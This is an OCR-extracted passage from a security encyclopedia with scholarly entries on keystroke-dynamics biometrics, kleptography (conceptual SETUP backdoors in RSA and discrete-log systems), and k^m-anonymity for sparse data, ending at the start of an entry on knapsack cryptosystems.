
Static keystroke recognition is typically accomplished requiring users to provide a specific *fixed text*, like a password, a personal identification number (PIN), or any generic passphrase. A limited number of characters, in the order of a dozen or even less, are therefore provided as input and

analyzed to extract distinctive information. In this case, the usage of keystroke dynamics as biometric identifier acts as an additional layer of security on top of traditional knowledge-based recognition methods, providing effective countermeasures against shoulder-surfing and eavesdropping attacks.

Proper continuous recognition is performed by analyzing *free text*, thus requiring the ability of recognizing users while typing a different input than the one recorded during enrolment. The amount of keystroke data needed to perform such task is typically significantly higher than what is needed in static scenarios, and a larger intra-class variability of the users' typing rhythms is also expected.

Theory

The typing rhythm of a subject is typically described through features derived from timestamps associated to key press and key release events. From such basic information, several latency measures can be computed, such as the key dwell time, also referred to as key hold time or monograph latency, representing the time taken from pressing a key to releasing it. Given any two distinct keys pressed while typing a text, flight latencies such as key release-press, key release-release, key press-press, and key press-release time can be also derived. These measures can be organized into digraph, trigraph, and *n*-graph constructs, depending on the distance between the two considered keys in the typed string, respectively, equal to one, two, and *n*-1 positions (see Fig. 1).



Keystroke Dynamics, Fig. 1 Latencies: digraph, trigraph

The aforementioned timing features have been employed in keystroke-based biometric recognition systems as input to classification methods based on statistical measures (Monrose and Rubin, 1997), support vector machines (SMVs) (Martono et al., 2007), classification trees (Maxion and Killourhy, 2010), and neural networks (Baynath et al., 2017), among others. A notable effort carried out by the research community is the first keystroke biometrics ongoing competition (KBOC) held in 2016 (Morales et al., 2016), where a database including genuine and attacker keystroke sequences corresponding to name and surnames, typed by 300 subjects, acquired in 4 different sessions distributed in a 4-month time span, has been employed to evaluate the recognition performance achievable with fixed-text keystroke dynamics. Among the considered 31 algorithms from 4 participants, the best approach has achieved an equal error rate (EER) as low as 5.32%, with high stability with respect to intersession variability, showing a degradation of the accuracy lower than 1% for probes separated by months. In addition to the KBOC database, other public datasets comprising fixed-text keystroke data in the form of passwords or passphrases have been described in Killourhy and Maxion (2009), Giot et al. (2009), Li et al. (2011), and Idrus et al. (2013). The main characteristics of the aforementioned datasets are detailed in Table 1.

Keystroke Dynamics, Table 1 Public keystroke dynamics databases

Device	Paper	Input	Subjects	Sessions	Samples[a]	Acquired data
Keyboard	Morales et al. (2016)	User-specific password	300	4	28	Timing
	Killourhy and Maxion (2009)	Password (.tie5Roanl)	51	8	50	Timing
	Giot et al. (2009)	Password (greyc laboratory)	133	5	12	Timing
	Li et al. (2011)	User-specific password	117	1	4–16	Timing
	Idrus et al. (2013)	Passphrase	110	1	20	Timing
	Monaco et al. (2015)	Free text	64	3 in 6 months	>500 keystrokes	Timing

Device	Paper	Input	Subjects	Sessions	Samples[a]	Acquired data
	Gunetti and Picardi (2005)	Free text	40	15 in 6 months	>700 keystrokes	Timing
	Vural et al. (2014)	Password	39	2 in 11 months	10	Timing
		Free text			>500 keystrokes	
		Fixed text			2540 keystrokes	
Tablet	Teh et al. (2015)	PIN (5560, 1379666624680852)	150	1	10	Timing, pressure, area of touch
	Antal and Nemes (2016)	Password (kicsikutyatarka,	54	3	20–22	Timing, pressure,
		Kktsf2!2014, .tie5Roanl)				area of touch, accelerometer
Smartphone	Coakley et al. (2016)	PIN	52	2	14–30	Timing, pressure, coordinates and
		(9141937764)				area of touch, accelerometer, gyroscope
	Buschek et al. (2018)	Free text	30	Usage over	20353 keystrokes	Timing, pressure, area of touch,
				3 weeks	(median) per subject	accelerometer, gyroscope
Tablet, phone	El-Abed et al. (2018)	Password (rhu.university)	47	1	60	Timing

[a]Per session and input

With respect to the research carried out on static keystroke recognition, a limited effort has been devoted on continuous recognition, which, since its introduction in Monrose and Rubin (1997), represents a very challenging scenario, due to the unstructured and sparse nature of the considered data and their significant variability. A large number of keystroke samples are in fact commonly required for both the enrolment and the recognition stages to

derive discriminative timing information, typically in the form of monographs and word-specific digraphs (Sim and Janakiraman, 2007). Features such as words per minute, frequency of errors, and usage of special characters have been also exploited to improve the performance of free-text authentication (Alsultan et al., 2017). Early approaches typically required to process a number of words in the order of hundreds before guaranteeing acceptable recognition rates (Gunetti and Picardi, 2005). A competition held in 2015 (Monaco et al., 2015), in which freely typed texts recorded during 3 online exams from 64 subjects have been considered, reported an identification accuracy at 82.8% when using at least 500 keystrokes typed with both hands as recognition probes, with performance worsening when typing the text with a single hand. Public free-text keystroke datasets have been also presented in Gunetti and Picardi (2005) and Vural et al. (2014). Recent methods have been proposed to improve achievable recognition rates while trying to shorten both training and testing periods (Tsai and Shih, 2019), achieving an EER of about 5% with verification samples comprising 100 keystrokes (Ayotte et al., 2019).

Even though the applicability of keystroke recognition to hard keyboards has been widely investigated, a comparable effort has not been performed when using mobile devices. However, with the always-increasing penetration of smartphones and their intense use in real-life applications, keystroke biometrics is attracting an always-growing interest. Pioneering attempts to use keystroke dynamics within this scenario have been presented in Clarke and Furnell (2007) and in Campisi et al. (2009), where the temporal information associated with key-press and key-release events has been exploited to perform user recognition. Information related to pressure, area of touch, and the coordinates of the keys struck on virtual keyboards can be used as side information to complement the timing data and thus to increase the system performance. Furthermore, information recorded using inertial sensors, such as accelerometer and gyroscope, acquired while text typing, shows to possess discriminative power that can be effectively used within the recognition process (Coakley et al., 2016).

In Gascon et al. (2014), fixed-text entries have been analyzed. Specifically, together with the timing information, also motion and position sensor information in the form of accelerometer, gyroscope, and orientation measures, recorded each time a soft key is pressed, have been employed. The authors collected fixed-text data from 315 users, out of which 303

subjects provided inputs during a single session and were used to model attack attempts, while the remaining 12 users recorded each 10 samples of fixed text, to be used as genuine probes. Support vector machines (SVMs) have been used to classify the employed features. The obtained verification results have shown a significant variability of recognition performance among users.

The analysis of free-text input scenario within the mobile framework has received much less attention from the scientific community. In Buschek et al. (2018), the use of free text, and additional data including speed, postures, autocorrection, and word suggestions in an uncontrolled environment, has been investigated. The researchers installed the keyboard on the smartphones of 30 proficient users, with mean age of 24 years, equally distributed between male and female users, and asked them to use it for 3 weeks. The best results presented in Buschek et al. (2018) have been obtained analyzing the scenario where 20 subjects used both their thumbs to type on the mobile device. A tenfold cross validation has been implemented obtaining an EER equal to 14.26%.

Very few mobile-related keystroke databases are publicly available. Specifically, the dataset collected in Buschek et al. (2018) can be obtained upon request and comprises free-text information collected over 3 weeks. The dataset collected in Teh et al. (2015), consisting of data associated to two different PINs, is also available. Keystroke data obtained from passwords, and detailed in Antal and Nemes (2016) and El-Abed et al. (2018), are public as well, like the data obtained from PIN acquisition in Coakley et al. (2016). The main characteristics of the aforementioned datasets are detailed in Table 1.

Applications

Keystroke dynamics is a highly attractive biometric modality since it is perceived as noninvasive and transparent. In addition, due to the ubiquitous usage of physical and virtual keyboards, keystroke dynamics can be used as biometric identifier in several applications requiring secure access control and users' monitoring, such as banking, e-commerce, healthcare, government, and education sectors, to cite a few. The ease of integrating keystroke-based recognition capabilities within any system involving a text entry interface has stimulated the development of several market products.

The first patented commercial system implementing recognition solutions based on keystroke dynamics has been delivered in 2002 by the no-longer-existing BioPassword company. Nowadays, several companies are offering keystroke authentication services such as Behaviosec (https://www.behaviosec.com/), bioChec (https://www.biochec.com/), ID-Control (https://www.idcontrol.com/), deepnet security (http://www.deepnetsecurity.com/), and TypingDNA (https://www.typingdna.com/), among others.

In June 2019, the European Banking Authority (EBA) has recognized the effectiveness of keystroke dynamics as reliable recognition solution, approving its use as a secure component for multifactor authentication.

Open Problems and Future Directions

Keystroke dynamics is a behavioral biometrics with high interclass variability due to transient factors such as emotions, stress, injury, and fatigue, in addition to external factors such as the use of a hard or soft keyboard. This is reinforced when using mobile devices, since additional elements of variability can arise, like the use of one hand versus the use of two hands when typing. Although longitudinal experimental tests have reported sufficient stability of the traits acquired in sessions separated by time intervals in the order of months (Morales et al., 2016), it is recommended to frequently update the stored keystroke templates to improve the achievable recognition rates (Giot et al., 2011). Conversely, the dependency of keystroke patterns, for the same user, on the employed keyboard has not been analyzed in depth. Therefore, cross platform compatibility, involving the usage of different input devices for enrolment and recognition, still remains an open issue. Both temporal stability of the extracted features and cross device stability of the same features need to be further investigated. Performance analysis when allowing users to perform corrections is another issue that needs to be better explored by the research community. In addition, performance is highly dependent on the user and significantly lower than more consolidated biometrics, especially when dealing with mobile devices. Performance can be increased by considering side information to be fused with timing data. As an example, the sound produced while tapping on a keyboard (Roth et al., 2015), or the video capture of hands moving over a keyboard, to model the temporal dynamics of the performed interaction (Roth et al., 2014), has been also investigated

to increase the performance of desktop-based systems. On the other hand, different kinds of sensor are nowadays embedded in mobile devices, with the possibility of collecting data containing hidden patterns of underlying user behavior. Creation of good-quality behavioral profiles/templates, where keystroke data are combined with data from different sensors, namely, accelerometer and orientation sensors, is already common. Venturing into other sensor information like steps counter, proximity sensor, rotation vector sensor, etc., while using a mobile device for text writing, could lead to an enriched template database, which could yield better performance results.

In addition, being keystroke acquisition transparent to the user, some privacy concerns can arise especially when performing continuous recognition. In fact, in this latter case, keystroke dynamics can be used not only to detect if a user gets an unauthorized access after an authorized user has logged in but also to monitor the user level of attention and productivity in general. Of course, this raises many privacy issues that must be addressed before deploying the system in real-world applications.

Cross-References

Biometric Recognition
Keyboard Dynamics
Multibiometrics

References

Alsultan A, Warwick K, Wei H (2017) Non-conventional keystroke dynamics for user authentication. Elsevier Pattern Recogn Lett 89(4):53–39

Antal M, Nemes L (2016) The MOBIKEY keystroke dynamics password database: benchmark results. In: Silhavy R, Senkerik R, Oplatkova ZK, Silhavy P, Prokopova Z (eds) Software engineering perspectives and application in intelligent systems. Springer International Publishing, Cham [zbMATH]

Ayotte B, Banavar M, Hou D, Schuckers S (2019) Fast and accurate continuous user authentication by fusion of instance-based, free-text keystroke dynamics. In: IEEE International Conference of the Biometrics Special Interest Group (BIOSIG)

Baynath P, Soyjaudah K, Khan MM (2017) Keystroke recognition using neural network. In: International Symposium on Computational and Business Intelligence (ISCBI)

Buschek D, Bisinger B, Alt F (2018) ResearchIME: A mobile keyboard application for studying free typing behaviour in the wild. In: ACM CHI Conference on Human Factors in Computing Systems

Campisi P, Maiorana E, Lo Bosco M, Neri A (2009) User authentication using keystroke dynamics for cellular phones. In: IET Signal Processing, vol 3, pp 333–341

Clarke N, Furnell S (2007) Authenticating mobile phone users using keystroke analysis. Int J Inf Secur 6(1): 1–14
[zbMATH]

Coakley MJ, Monaco JV, Tappert CC (2016) Keystroke biometric studies with short numeric input on smartphones. In: 2016 IEEE 8th International Conference on Biometrics Theory, Applications and Systems (BTAS)

El-Abed M, Dafer M, Rosenberger C (2018) RHU keystroke touchscreen benchmark. In: IEEE International Conference on Cyberworlds

Gaines R, Lisowski W, Press S, Shapiro N (1980) Authentication by keystroke timing: some preliminary results. Report R-2526-NSF, Rand Corporation, Santa Monica

Gascon H, Uellenbeck S, Wolf C, Rieck K (2014) Continuous authentication on mobile devices by analysis of typing motion behavior. In: Proceedings of Sicherheit
[zbMATH]

Giot R, El-bed M, Christophe R (2009) GREYC keystroke: a benchmark for keystroke dynamics biometric systems. In: IEEE International Conference on Biometrics: Theory, Applications, and Systems (BTAS)

Giot R, Dorizzi B, Rosenberger C (2011) Analysis of template update strategies for keystroke dynamics. In: IEEE Workshop on Computational Intelligence in Biometrics and Identity Management (CIBIM)

Gunetti D, Picardi C (2005) Keystroke analysis of free text. ACM Trans Inf Syst Secur 8(3):312–347
[zbMATH]

Idrus S, Cherrier E, Rosenberger C, Bours P (2013) Soft biometrics database: a benchmark for keystroke dynamics biometric systems. In: IEEE International Conference of the Biometrics Special Interest Group (BIOSIG)

Killourhy K, Maxion R (2009) Comparing anomaly detection algorithms for keystroke dynamics. In: IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)

Li Y, Zhang B, Cao Y, Zhao S, Gao Y, Liu J (2011) Study on the beihang keystroke dynamics database. In: IEEE International Joint Conference on Biometrics (IJCB)

Martono W, Ali H, Salami M (2007) Keystroke pressure-based typing biometrics authentication system using support vector machines. In: International Conference on Computational Science and Its Applications (ICCSA)

Maxion R, Killourhy K (2010) Keystroke biometrics with number-pad input. In: IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)

Monaco J et al (2015) One-handed keystroke biometric identification competition. In: IEEE/IAPR International Conference on Biometrics (ICB)

Monrose F, Rubin A (1997) Authentication via keystroke dynamics. In: ACM Conference on Computer and Communications Security
[zbMATH]

Morales A et al (2016) KBOC: keystroke biometrics ongoing competition. In: IEEE International Conference on Biometrics: Theory, Applications, and Systems

Roth J, Liu X, Metaxas D (2014) On continuous user authentication via typing behavior. IEEE Trans Image Process 23(10):4611–4624
[MathSciNet][zbMATH]

Roth J, Liu X, Ross A, Metaxas D (2015) Investigating the discriminative power of keystroke sound. IEEE Trans Inf Forensic Secur 10(2):333–345
[zbMATH]

Shaffer L (1978) Timing in the motor programming of typing. Q J Exp Psychol 30(2):333–345
[zbMATH]

Sim T, Janakiraman R (2007) Are digraphs good for free-text keystroke dynamics? In: IEEE Confernece on Computer Vision and Pattern Recognition (CVPR)

Spillane R (1975) Keyboard apparatus for personal identification. IBM Tech Disclosure Bull 17(3346)

Teh PS, Zhang N, Teoh A, Chen K (2015) Recognizing your touch: towards strengthening mobile device authentication via touch dynamics integration. In: International Conference on Advances in Mobile Computing and Multimedia

Tsai CJ, Shih KJ (2019) Mining a new biometrics to improve the accuracy of keystroke. Appl Soft Comput J 80:125–137
[zbMATH]

Vural E, Huang J, Hou D, Schuckers S (2014) Shared research dataset to sup-port development of keystroke authentication. In: IEEE International Joint Conferenceon Biometrics (IJCB)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300546

Keystroke Logging

Keylogging

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300547

Kleptographic Attack

Kleptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1830

Kleptography

Rongmao Chen[28] ✉, Yi Wang[28] ✉, Xinyi Huang[29], Jian Weng[29] and Moti Yung[30, 31]
(28) National University of Defense Technology, Changsha, China
(29) Jinan University, Guangzhou, China
(30) Google Inc, New York, NY, USA
(31) Columbia University, New York, NY, USA

✉ **Rongmao Chen (Corresponding author)**
Email: chromao@nudt.edu.cn

✉ **Yi Wang**
Email: wangyi14@nudt.edu.cn

Synonyms

Algorithm-substitution attack; Cryptographic subversion attack; Kleptographic attack; Malicious cryptography

Definitions

Kleptography encompasses the study of stealing information securely and subliminally from cryptographic systems.

Background

A background note Simmons (1984) pioneered research in subliminal channels and demonstrated that many digital signature schemes (e.g., Ong-Schnorr-Shamir and ElGamal) could carry hidden subliminal

communications within their signatures. For other subliminal channels, Desmedt (1990) illustrated two RSA channels, and Kilian and Leighton (1995) showed a method for concealing a shadow public key within a key distribution process. The usage of those subliminal channels inherently exposes information universally, making it accessible to anyone.

In the realm of black-box cryptosystems where users are limited to access only the input and output of the cryptosystem, Young and Yung (1996) demonstrated that it is possible to design systems in such a way that only specific attackers can extract information from underlying subliminal channels. They achieved this via the Secretly Embedded Trapdoor with Universal Protection (SETUP) mechanisms. These SETUPs operate discreetly within the black-box setting, remaining undetected. In fact, they showed that besides leaking to the specific attacker, the modified attacked cryptosystem is indistinguishable from a regular system in the black-box model. Note that black box applies to cryptosystems in tamper proof hardware and even to cryptographic libraries which no one reads and verifies the software.

Later, Young and Yung (1997a) expanded this mechanism to leak secret key information from a cryptosystem using implicit subliminal channels. Unlike employing an explicit information-leaking channel, their implementation, combined with internal cryptographic tools, creates opportunities for information leakage. This threat was initially identified and termed as “kleptography.” The threat of misusing or re-purposing cryptography to perform tasks which attack (in this case attack the owner and attempt to compromise it) is part of what has been called “malicious cryptography.” Another part of malicious cryptography is cryptovirology which essentially amounts to ransomware attacks which exploits public key cryptography for attacks by malware attacks.

The Snowden revelations in 2013 reignited attention from the research community regarding real-world instances of kleptographic attacks being deployed (the specific attack seems to be related to the “repeated kleptogram” identified by Young and Yung). Bellare et al. (2014) introduced the notion of algorithm-substitution attack (ASA) that falls under the banner of kleptography.

Theory

Young and Yung (1996, 1997a,b) demonstrated the integration of SETUP into well-known practical cryptosystems, such as RSA, ElGamal key generation and Diffie-Hellman key exchange. These attacks substitute the key generation algorithm such that adversary can recover secret key from public parameters.

In Young and Yung (1996), the SETUP in RSA key generation encrypts the prime p using adversary's RSA public key and then embeds the ciphertext into the public parameter $N = pq$ such that adversary can retrieve prime p from N using the RSA secret key. Similar SETUP can be implemented in ElGamal key generation. Apart from key generation, SETUP also can be applied to the signature computation of ElGamal signature scheme. The adversary has to collect at least two consecutive signatures to derive the signing key. Such mechanism is also called message-based SETUP. Any cryptosystem that has a subliminal channel also has a message-based SETUP built on trapdoor permutation.

In Young and Yung (1997a), the notions of weak, regular, and strong SETUPs are defined. Specifically, a weak SETUP is a regular SETUP except that both the adversary and the device user holding the private key can distinguish the output of normal and subverted cryptosystems. Thus, weak SETUPs are suitable for the case where the device user colludes with the adversary. A strong SETUP disables users who can analyze the implementation of subverted cryptosystem to distinguish SETUP-free and SETUP keys. This notion is much powerful than regular SETUP in the sense that previously generated SETUP keys are still indistinguishable from SETUP-free ones even if the device is reverse-engineered. To show the feasibility of this notion, the authors presented a strong SETUP version of the discrete log problem, as well as a strong SETUP in RSA key generation using probabilistic bias removal method (PBRM).

In Young and Yung (1997b), the notion of kleptogram is introduced and refers to an encryption of a value which is displayed within the bits of an encryption/signature of a plaintext. The strong SETUP of the discrete log problem in Young and Yung (1997a) is a discrete log kleptogram. This work further applied this kleptogram to discrete log-based cryptosystems and obtained a strong SETUP for ElGamal encryption, regular SETUPs for ElGamal signature, DSA, Schnorr signature, and Menezes-Vanstone PKCS.

Since then, Young and Yung, among others, have continued to conduct research on the topic of kleptography attacks. In particular, Young and Yung

(2001) proposed the first discrete logarithm-based keys attack and the bandwidth-optimal leakage attacks. Young and Yung (2007) presented an asymmetric backdoor construction that firstly achieves kleptographic attacks without the random oracle assumption. Young and Yung (2010) introduced a new information hiding primitive called covert key exchange and used this new notion to realize the first asymmetric backdoor of RSA key generation in standard model.

Applications

The SETUP mechanism naturally indicates an automatic and efficient key escrow mechanism for hardware. The device would hold a unique public key, and the corresponding secret key would be kept by a trusted escrow party or multiple parties in the form of secret sharing. Once the law enforcement asks for examine the communications from a device, the escrow party could use this private key to recover the secret key of device and decrypt the communications.

Open Problems and Future Directions

Ravi et al. (2022) presented the first practical kleptographic attack on Kyber KEM, and Joux et al. (2024) proposed three kleptographic attacks on Fujisaki-Okamoto transformed KEM with implicit rejection. These works indicate that one future direction is exploring kleptographic attacks in the setting of post-quantum cryptography.

Cross-References

Key Escrow

References

Bellare M, Paterson KG, Rogaway P (2014) Security of symmetric encryption against mass surveillance. In: Advances in Cryptology – CRYPTO 2014: 34th Annual Cryptology Conference, Santa Barbara, CA, USA, 17–21 Aug 2014. Proceedings, Part I, vol 34. Springer, pp 1–19

Desmedt Y (1990) Abuses in cryptography and how to fight them. In: Advances in Cryptology – CRYPTO'88: Proceedings, vol 8. Springer, pp 375–389

Joux A, Loss J, Wagner B (2024) Kleptographic attacks against implicit rejection. Cryptology ePrint Archive, Paper 2024/260

Kilian J, Leighton T (1995) Fair cryptosystems, revisited: a rigorous approach to key-escrow. In: Annual International Cryptology Conference. Springer, pp 208–221
[zbMATH]

Ravi P, Bhasin S, Chattopadhyay A, Aikata, Roy SS (2022) Backdooring post-quantum cryptography: Kleptographic attacks on lattice-based KEMs. Cryptology ePrint Archive, Paper 2022/1681

Simmons GJ (1984) The subliminal channel and digital signatures. In: Workshop on the Theory and Application of of Cryptographic Techniques. Springer, pp 364–378
[zbMATH]

Young A, Yung M (1996) The dark side of “black-box” cryptography or: Should we trust capstone? In: Advances in Cryptology – CRYPTO’96: 16th Annual International Cryptology Conference Santa Barbara, California, USA, 18–22 Aug, 1996. Proceedings, vol 16. Springer, pp 89–103

Young A, Yung M (1997a) Kleptography: using cryptography against cryptography. In: Advances in Cryptology – EUROCRYPT’97: International Conference on the Theory and Application of Cryptographic Techniques Konstanz, Germany, 11–15 May 1997. Proceedings, vol 16. Springer, pp 62–74

Young A, Yung M (1997b) The prevalence of kleptographic attacks on discrete-log based cryptosystems. In: Advances in Cryptology 0– CRYPTO’97: 17th Annual International Cryptology Conference Santa Barbara, California, USA, 17–21 Aug 1997. Proceedings, vol 17. Springer, pp 264–276

Young A, Yung M (2001) Bandwidth-optimal kleptographic attacks. In: Cryptographic Hardware and Embedded Systems – CHES 2001: Third International Workshop Paris, France, 14–16 May 2001. Proceedings, vol 3. Springer, pp 235–250

Young A, Yung M (2010) Kleptography from standard assumptions and applications. In: Security and Cryptography for Networks: 7th International Conference, SCN 2010, Amalfi, Italy, 13–15 Sept 2010. Proceedings, vol 7. Springer, pp 271–290

Young AL, Yung MM (2007) Space-efficient Kleptography without random oracles. In: Information Hiding: 9th International Workshop, IH 2007, Saint Malo, France, 11–13 June 2007. Revised Selected Papers, vol 9. Springer, pp 112–129

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1568

k^m-Anonymity

Manolis Terrovitis[32] ✉ and Nikos Mamoulis[33] ✉
(32) Information Management Systems Institute, Athena Research Center, Athens, Greece
(33) Department of Computer Science and Engineering, University of Ioannina, Ioannina, Greece

✉ **Manolis Terrovitis (Corresponding author)**
Email: mter@athenarc.gr
Email: mter@imis.athena-innovation.gr

✉ **Nikos Mamoulis**
Email: nikos@cs.uoi.gr

Synonyms

Conditional k-anonymity for multidimensional data

Definitions

k^m anonymity is a data privacy guarantee that characterizes anonymous data. It guarantees that any combination of m quasi-identifiers, i.e., record values possibly known to an adversary, appears in at least k different records.

Background


k^m-anonymity was first defined in Terrovitis and Mamoulis (2008) and extends the notion of k-anonymity (Samarati and Sweeney, 1998; Samarati,

2001) to better preserve utility in sparse multidimensional data. The original method was based on global recoding, but a local recoding method was proposed in Terrovitis et al. (2011). In Terrovitis et al. (2012) a method for providing k^m-anonymity using record splitting is proposed. In Acs et al. (2015) a probabilistic version of k^m-anonymity is proposed.

Theory

Let dataset D be a collection of records $t = \{q_1, \ldots, q_n\}$, where q_i takes values in domain $\mathscr{A}$ and n is a natural number, different for every t, with usually $\mathrm{Tr}(a) = 1$. D is k^m-anonymous if every combination of m values from $\mathscr{A}$ appears 0 or at least k times.

An example of how k^m-anonymity works appears in Fig. 2. First, we must define a generalization hierarchy, like the one depicted in Fig. 1. The generalization hierarchy describes how a value is replaced by a more generic one. In this case, values a_1, a_2 can be replaced by value A and values b_1, b_2 by B. Assume that we want to achieve 2^2-anonymity. This means that any combination of two values must appear at least 2 times. By generalizing a_1 and a_2 to A, we get the 2^2-anonymous dataset depicted in Fig. 2c. If the goal was to create a 2-anonymous dataset by generalizing values, we would get the result of Fig. 2b, where the a_1, a_2 have been replaced by A and b_1, b_2 by B. These generalizations would be necessary since k-anonymity requires that a record is indistinguishable with respect to all possible quasi-identifiers.



km-Anonymity, Fig. 1 Example generalization hierarchy

id	contents
t_1	$\{a_1, b_1, b_2\}$
t_2	$\{a_2, b_1\}$
t_3	$\{a_2, b_1, b_2\}$
t_4	$\{a_1, a_2, b_2\}$

(a) original database

id	contents
t'_1	$\{A, B\}$
t'_2	$\{A, B\}$
t'_3	$\{A, B\}$
t'_4	$\{A, B\}$

(b) 2-anonymous

id	contents
t'_1	$\{A, b_1, b_2\}$
t'_2	$\{A, b_1\}$
t'_3	$\{A, b_1, b_2\}$
t'_4	$\{A, b_2\}$

(c) 2^2-anonymous

km-Anonymity, Fig. 2 Example of 2^2-anonymity. (**a**) Original database. (**b**) 2-anonymous. (**c**) 2^2-anonymous

Note that $k^{\inf}$-anonymity is not equivalent to k-anonymity, because k^m-anonymity does not consider negative knowledge, i.e., the knowledge that an item q_i does not appear in a record t.

Application

The intuition behind k^m-anonymity relies on two assumptions. The first is that negative knowledge is harder to acquire and it is hard to use it in identifying someone, in most real-world problems. Consider, for example, the case of supermarkets; knowing two of the 20 products bought by a customer is a lot more significant than knowing 2 of the 20,000 that he or she did not buy. The second assumption is that adversaries who already know a large part of a record are not very realistic and by definition the information leak will be small, since only a small part of the record is unknown to them. Based on the above k^m-anonymity, address the problem of dimensionality by guaranteeing user privacy against adversaries with limited positive knowledge.

k^m-anonymity is used to transform personal data to statistical data, by providing a guarantee against record isolation and linking attacks. k^m-anonymity can be employed to provide proof of anonymization in the context of privacy legislation as the General Data Protection Regulation of EU (https://ec.europa.eu/info/ law/law-topic/data-protection/data-protection- eu_en), although no guarantee can completely remove any privacy risk. k^m anonymity is better suited for data collections that contain sparse multidimensional data, like web query logs, retail transaction logs, or even databases where the main entity is connected to several other tables

with 1 : N cardinality relations. k^m-anonymity does not consider a distinction between quasi-identifiers and sensitive values.

k^m-anonymity has been used to anonymize medical data, focusing especially on ICD (International Statistical Classification of Diseases and Related Health Problems) codes (Loukides et al., 2014) and medical records in the context of "My health My data" EU project (www.myhealthmydata.eu). An anonymization solution based on k^m-anonymity is offered by the data anonymization tool *Amnesia*https://amnesia.openaire.eu.

Open Problems and Future Directions

k^m-anonymity has been further studied in research literature since it provides a solution to a difficult problem: the anonymization of high dimensional data. Gkountouna and Terrovitis (2015) propose an extension for tree structured data, and Terrovitis et al. (2011) addresses scalability issues by proposing a parallel anonymization algorithm. There are still many open research problems including (a) the incorporation of negative knowledge, i.e., the fact that a value *does not appear* in a record, (b) how can k^m anonymity address functional dependencies between values, and (c) how can the problem of attribute inference be addressed on k^m-anonymized data.

The most important challenges for k^m-anonymity come from practice, and they are common to most data anonymization guarantees. A key issue that data curators must face is how to decide on the parameters k and m and also how to estimate the information loss. Despite the multitude of metrics available in the research literature, there is limited evidence on how real-world applications are affected by data anonymization.

Cross-References

Adversarial/External Knowledge (Privacy in the Presence of)
Data Linkage
k-Anonymity

References

Acs G, Achara JP, Castelluccia C (2015) Probabilistic km-anonymity efficient anonymization of large set-valued datasets. In: 2015 IEEE international conference on big data (big data), pp 1164–1173. https://doi.org/10.1109/BigData.2015.7363870

Gkountouna O, Terrovitis M (2015) Anonymizing collections of tree-structured data. IEEE Trans Knowl Data Eng 27(8):2034–2048 https://doi.org/10.1109/TKDE.2015.2405563
[zbMATH]

Loukides G, Liagouris J, Gkoulalas-Divanis A, Terrovitis M (2014) Disassociation for electronic health record privacy. J Biomed Inform 50:46–61
[zbMATH]

Samarati P (2001) Protecting respondents identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027. https://doi.org/10.1109/69.971193
[zbMATH]

Samarati P, Sweeney L (1998) Generalizing data to provide anonymity when disclosing information (abstract). In: PODS, p 188
[zbMATH]

Terrovitis M, Mamoulis N (2008) Privacy preservation in the publication of trajectories. In: MDM, pp 65–72
[zbMATH]

Terrovitis M, Mamoulis N, Kalnis P (2011) Local and global recoding methods for anonymizing set-valued data. VLDB J 20(1):83–106
[zbMATH]

Terrovitis M, Liagouris J, Mamoulis N, Skiadopoulos S (2012) Privacy preservation by disassociation. PVLDB 5(10):944–955

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_323

Knapsack Cryptographic Schemes

Yvo Desmedt[34] ✉
(34) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

Several cryptographic knapsack schemes were defined, primarily between the late 1970s and early 1980s. For further details, see below.

Relevance to Modern Public Key Systems

The Merkle–Hellman cryptographic knapsack system (Merkle and Hellman, 1978) and its many variants show the limitations of the use of computational complexity to make cryptographic systems. Since the system was based on a well known NP-complete problem, its success seemed guaranteed. The strong belief in the 1970s of the security of the knapsack system leads to an expensive effort toward an implementation of the system (Henry, 1981).

